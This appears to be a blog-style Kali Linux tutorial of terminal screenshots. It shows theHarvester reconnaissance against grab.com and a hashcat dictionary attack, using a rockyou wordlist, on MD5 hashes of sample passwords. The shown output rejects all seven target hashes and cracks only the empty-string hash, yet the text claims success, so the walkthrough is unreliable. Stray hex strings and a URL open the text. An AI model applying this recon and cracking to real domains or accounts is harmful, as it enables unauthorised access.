fcf87aa107ca839cda09d148d44788bbe5b11e110ca1e923faf73e78f6e2bded440a49503a7cdeaf1bec3fe14190e079fe8820
https://cloud.mkt.grab.com/unsub_nsid_all?qs=a22a3b75ac1d2e032d4a9c74adcef3791d52f36b253542cb4176ab4f6feecb3d1652f9aba1f82605d1b0a8bb921481761dc984a66a3d6b03e2bac6ea92
6dc15c0befd72a8117f8e2e15df0ec102fa78826ed7bc6e87c87994e597506d52ca75c4b9c580a46013121
```




```
┌──(innocent㉿Hayley)-[~/grab.com]
└─$ theHarvester -d grab.com -s -nc -b duckduckgo,yahoo,urlscan,threatcrowd,zoomeye,sublist3r,github-code,censys,bing,hackertarget,threatminer,bevigil
*******************************************************************
*  _   _                                            _             *
* | |_| |__   ___    /\  /\__ _ _ ____   _____  ___| |_ ___ _ __  *
* | __|  _ \ / _ \  / /_/ / _` | '__\ \ / / _ \/ __| __/ _ \ '__| *
* | |_| | | |  __/ / __  / (_| | |   \ V /  __/\__ \ ||  __/ |    *
*  \__|_| |_|\___| \/ /_/ \__,_|_|    \_/ \___||___/\__\___|_|    *
*                                                                 *
* theHarvester 4.2.0                                              *
* Coded by Christian Martorella                                   *
* Edge-Security Research                                          *
* cmartorella@edge-security.com                                   *
*                                                                 *
*******************************************************************

[*] Target: grab.com

[!] Missing API key for Censys ID and/or Secret.

[!] Missing API key for Github.

[!] Missing API key for zoomeye.
An exception has occurred: Cannot serialize non-str key None
[*] Searching Duckduckgo.
        Searching 0 results.
[*] Searching Bing.
An exception has occurred: Cannot connect to host api.sublist3r.com:443 ssl:<ssl.SSLContext object at 0×7f07895cdbe0> [Name or service not known]
[*] Searching Sublist3r.
[*] Searching Hackertarget.
[*] Searching Threatminer.
An exception has occurred: Cannot connect to host www.threatcrowd.org:443 ssl:True [SSLCertVerificationError: (1, "[SSL: CERTIFICATE_VERIFY_FAILED] certificate verify
failed: Hostname mismatch, certificate is not valid for 'www.threatcrowd.org'. (_ssl.c:992)")]
string indices must be integers, not 'str'
[*] Searching Threatcrowd.
[*] Searching Urlscan.

[*] ASNS found: 9
--------------------
AS13335
AS13414
```




```
┌──(innocent㉿Hayley)-[~]
└─$ hashcat --help
hashcat (v6.2.6) starting in help mode

Usage: hashcat [options]... hash|hashfile|hccapxfile [dictionary|mask|directory]...

- [ Options ] -

 Options Short / Long           | Type | Description                                          | Example
================================+======+======================================================+=======================
 -m, --hash-type                | Num  | Hash-type, references below (otherwise autodetect)  | -m 1000
 -a, --attack-mode              | Num  | Attack-mode, see references below                   | -a 3
 -V, --version                  |      | Print version                                        |
 -h, --help                     |      | Print help                                           |
     --quiet                    |      | Suppress output                                      |
     --hex-charset              |      | Assume charset is given in hex                       |
     --hex-salt                 |      | Assume salt is given in hex                          |
     --hex-wordlist             |      | Assume words in wordlist are given in hex            |
     --force                    |      | Ignore warnings                                      |
     --deprecated-check-disable |      | Enable deprecated plugins                            |
     --status                   |      | Enable automatic update of the status screen         |
     --status-json              |      | Enable JSON format for status output                 |
     --status-timer             | Num  | Sets seconds between status screen updates to X      | --status-timer=1
     --stdin-timeout-abort      | Num  | Abort if there is no input from stdin for X seconds  | --stdin-timeout-abort=300
     --machine-readable         |      | Display the status view in a machine-readable format |
     --keep-guessing            |      | Keep guessing the hash after it has been cracked     |
     --self-test-disable        |      | Disable self-test functionality on startup           |
     --loopback                 |      | Add new plains to induct directory                   |
     --markov-hcstat2           | File | Specify hcstat2 file to use                          | --markov-hcstat2=my.hcstat2
     --markov-disable           |      | Disables markov-chains, emulates classic brute-force |
     --markov-classic           |      | Enables classic markov-chains, no per-position       |
     --markov-inverse           |      | Enables inverse markov-chains, no per-position       |
 -t, --markov-threshold         | Num  | Threshold X when to stop accepting new markov-chains | -t 50
     --runtime                  | Num  | Abort session after X seconds of runtime             | --runtime=10
     --session                  | Str  | Define specific session name                         | --session=mysession
     --restore                  |      | Restore session from --session                       |
     --restore-disable          |      | Do not write restore file                            |
     --restore-file-path        | File | Specific path to restore file                        | --restore-file-path=x.restore
 -o, --outfile                  | File | Define outfile for recovered hash                    | -o outfile.txt
     --outfile-format           | Str  | Outfile format to use, separated with commas         | --outfile-format=1,3
     --outfile-autohex-disable  |      | Disable the use of $HEX[] in output plains           |
     --outfile-check-timer      | Num  | Sets seconds between outfile checks to X             | --outfile-check-timer=30
```

Hashcat is a powerful password recovery tool on Kali Linux, it is designed for cracking hashed passwords. It uses brute-force, dictionary, and hybrid attacks to attempt password decryption. Hashcat supports various hashing algorithms and provides an efficient means of testing password security and recovering lost or forgotten passwords.




```
- [ Hash modes ] -

      # | Name                                                | Category
  ======+=====================================================+======================================
    900 | MD4                                                 | Raw Hash
      0 | MD5                                                 | Raw Hash
    100 | SHA1                                                | Raw Hash
   1300 | SHA2-224                                            | Raw Hash
   1400 | SHA2-256                                            | Raw Hash
  10800 | SHA2-384                                            | Raw Hash
   1700 | SHA2-512                                            | Raw Hash
  17300 | SHA3-224                                            | Raw Hash
  17400 | SHA3-256                                            | Raw Hash
  17500 | SHA3-384                                            | Raw Hash
  17600 | SHA3-512                                            | Raw Hash
   6000 | RIPEMD-160                                          | Raw Hash
    600 | BLAKE2b-512                                         | Raw Hash
  11700 | GOST R 34.11-2012 (Streebog) 256-bit, big-endian    | Raw Hash
  11800 | GOST R 34.11-2012 (Streebog) 512-bit, big-endian    | Raw Hash
   6900 | GOST R 34.11-94                                     | Raw Hash
  17010 | GPG (AES-128/AES-256 (SHA-1($pass)))                | Raw Hash
   5100 | Half MD5                                            | Raw Hash
  17700 | Keccak-224                                          | Raw Hash
  17800 | Keccak-256                                          | Raw Hash
  17900 | Keccak-384                                          | Raw Hash
  18000 | Keccak-512                                          | Raw Hash
   6100 | Whirlpool                                           | Raw Hash
  10100 | SipHash                                             | Raw Hash
     70 | md5(utf16le($pass))                                 | Raw Hash
    170 | sha1(utf16le($pass))                                | Raw Hash
   1470 | sha256(utf16le($pass))                              | Raw Hash
  10870 | sha384(utf16le($pass))                              | Raw Hash
   1770 | sha512(utf16le($pass))                              | Raw Hash
    610 | BLAKE2b-512($pass.$salt)                            | Raw Hash salted and/or iterated
    620 | BLAKE2b-512($salt.$pass)                            | Raw Hash salted and/or iterated
     10 | md5($pass.$salt)                                    | Raw Hash salted and/or iterated
     20 | md5($salt.$pass)                                    | Raw Hash salted and/or iterated
   3800 | md5($salt.$pass.$salt)                              | Raw Hash salted and/or iterated
   3710 | md5($salt.md5($pass))                               | Raw Hash salted and/or iterated
   4110 | md5($salt.md5($pass.$salt))                         | Raw Hash salted and/or iterated
   4010 | md5($salt.md5($salt.$pass))                         | Raw Hash salted and/or iterated
  21300 | md5($salt.sha1($salt.$pass))                        | Raw Hash salted and/or iterated
     40 | md5($salt.utf16le($pass))                           | Raw Hash salted and/or iterated
```



```
┌──(innocent㉿Hayley)-[~]
└─$ echo -n "password" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ echo -n "Hello" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ echo -n "MYSECRET" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ echo -n "Test1234" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ echo -n "P455w0rd" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ echo -n "GuessMe" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ echo -n "S3CuR3P455Word" | md5sum | tr -d "-" >> target_hashes.txt

┌──(innocent㉿Hayley)-[~]
└─$ cat target_hashes.txt
5f4dcc3b5aa765d61d8327deb882cf99
8b1a9953c4611296a827abf8c47804d7
958152288f2d2303ae045cffc43a02cd
2c9341ca4cf3d87b9e4eb905d6a3ec45
75b71aa6842e450f12aca00fdf54c51d
031cbcccd3ba6bd4d1556330995b8d08
becd57447ec6b2582830b4bd0f6d2864

┌──(innocent㉿Hayley)-[~]
└─$ █
```


Here we try to make an MD5 password hash by echoing some plaintext password and piping it into the md5sum tool in kali linux. This hashes will then be cracked using hascat and the output sent to a cracked.txt file.
Note: Some issues can be encountered from trying to crack an hash via a virtual machine due to the low resources(CPU,GPU) assigned to the VM.
So for effiecient cracking, i used my main PC.



```
┌─[✗]-[innocent@Hayley]-[~/Desktop]
└──╼ $hashcat -m 0 -a 0 -o cracked.txt target_hashes.txt ../Documents/SecLists-master/Passwords/Leaked-Databases/rockyou-75.txt --force
hashcat (v4.0.1) starting...

OpenCL Platform #1: The pocl project
====================================
* Device #1: pthread-Intel(R) Core(TM) i5-4300M CPU @ 2.60GHz, 4096/13892 MB allocatable, 4MCU

Hashfile 'target_hashes.txt' on line 1 (5f4dcc3b5aa765d61d8327deb882cf99  ): Line-length exception
Hashfile 'target_hashes.txt' on line 2 (8b1a9953c4611296a827abf8c47804d7  ): Line-length exception
Hashfile 'target_hashes.txt' on line 3 (958152288f2d2303ae045cffc43a02cd  ): Line-length exception
Hashfile 'target_hashes.txt' on line 4 (2c9341ca4cf3d87b9e4eb905d6a3ec45  ): Line-length exception
Hashfile 'target_hashes.txt' on line 5 (75b71aa6842e450f12aca00fdf54c51d  ): Line-length exception
Hashfile 'target_hashes.txt' on line 6 (031cbcccd3ba6bd4d1556330995b8d08  ): Line-length exception
Hashfile 'target_hashes.txt' on line 7 (becd57447ec6b2582830b4bd0f6d2864  ): Line-length exception
Hashes: 1 digests; 1 unique digests, 1 unique salts
Bitmaps: 16 bits, 65536 entries, 0x0000ffff mask, 262144 bytes, 5/13 rotates
Rules: 1

Applicable optimizers:
```


```
┌─[innocent@Hayley]-[~/Documents/SecLists-master/Passwords/Leaked-Databases]
└──╼ $cat rockyou
rockyou-05.txt                rockyou-50.txt
rockyou-10.txt                rockyou-55.txt
rockyou-15.txt                rockyou-60.txt
rockyou-20.txt                rockyou-65.txt
rockyou-25.txt                rockyou-70.txt
rockyou-30.txt                rockyou-75.txt
rockyou-35.txt                rockyou.txt.tar
rockyou-40.txt                rockyou-withcount.txt.tar.gz
rockyou-45.txt
┌─[innocent@Hayley]-[~/Documents/SecLists-master/Passwords/Leaked-Databases]
└──╼ $cat rockyou-75.txt | wc -l
59186
┌─[innocent@Hayley]-[~/Documents/SecLists-master/Passwords/Leaked-Databases]
└──╼ $
```

```
  -k, --keep        keep (don't delete) input files
  -l, --list        list compressed file contents
  -L, --license     display software license
  -n, --no-name     do not save or restore the original name and time stamp
  -N, --name        save or restore the original name and time stamp
  -q, --quiet       suppress all warnings
  -r, --recursive   operate recursively on directories
  -S, --suffix=SUF  use suffix SUF on compressed files
  -t, --test        test compressed file integrity
  -v, --verbose     verbose mode
  -V, --version     display version number
  -1, --fast        compress faster
  -9, --best        compress better
  --rsyncable       Make rsync-friendly archive

With no FILE, or when FILE is -, read standard input.

Report bugs to <bug-gzip@gnu.org>.
┌─[innocent@Hayley]-[~/Desktop]
└──╼ $
```




```
ATTENTION! Pure (unoptimized) OpenCL kernels selected.
This enables cracking passwords and salts > length 32 but for the price of drastical reduced performance.
If you want to switch to optimized OpenCL kernels, append -O to your commandline.

Watchdog: Hardware monitoring interface not found on your system.
Watchdog: Temperature abort trigger disabled.
Watchdog: Temperature retain trigger disabled.

* Device #1: build_opts '-I /usr/share/hashcat/OpenCL -D VENDOR_ID=64 -D CUDA_ARCH=0 -D AMD_ROCM=0 -D VECT_SIZE=1 -D DEVICE_TYPE=2 -D DGST_R0=0 -D DGST_R1=3 -D DGST_R2=2
 -D DGST_R3=1 -D DGST_ELEM=4 -D KERN_TYPE=0 -D _unroll'
* Device #1: Kernel m00000_a0.d65cfd8f.kernel not found in cache! Building may take a while...
Dictionary cache built:
* Filename..: ../Documents/SecLists-master/Passwords/Leaked-Databases/rockyou-75.txt
* Passwords.: 59186
* Bytes.....: 478936
* Keyspace..: 59186
* Runtime...: 0 secs

- Device #1: autotuned kernel-accel to 1024
- Device #1: autotuned kernel-loops to 1
                                                          [s]tatus [p]ause [r]esume [b]ypass [c]heckpoint [q]uit =>
Session..........: hashcat
Status...........: Cracked
Hash.Type........: MD5
Hash.Target......: d41d8cd98f00b204e9800998ecf8427e
Time.Started.....: Thu Jun  8 16:01:23 2023 (0 secs)
Time.Estimated...: Thu Jun  8 16:01:23 2023 (0 secs)
Guess.Base.......: File (../Documents/SecLists-master/Passwords/Leaked-Databases/rockyou-75.txt)
Guess.Queue......: 1/1 (100.00%)
Speed.Dev.#1.....:  5991.2 kH/s (0.39ms)
Recovered........: 1/1 (100.00%) Digests, 1/1 (100.00%) Salts
Progress.........: 36864/59186 (62.28%)
Rejected.........: 0/36864 (0.00%)
Restore.Point....: 32768/59186 (55.36%)
Candidates.#1....: dignity -> greentree
HWMon.Dev.#1.....: N/A

Started: Thu Jun  8 16:01:16 2023
Stopped: Thu Jun  8 16:01:25 2023
┌─[innocent@Hayley]─[~/Desktop]
└──╼ $
```

After successfully using a dictionary file against the md5 hash, the output will be saved to a cracked.txt file.

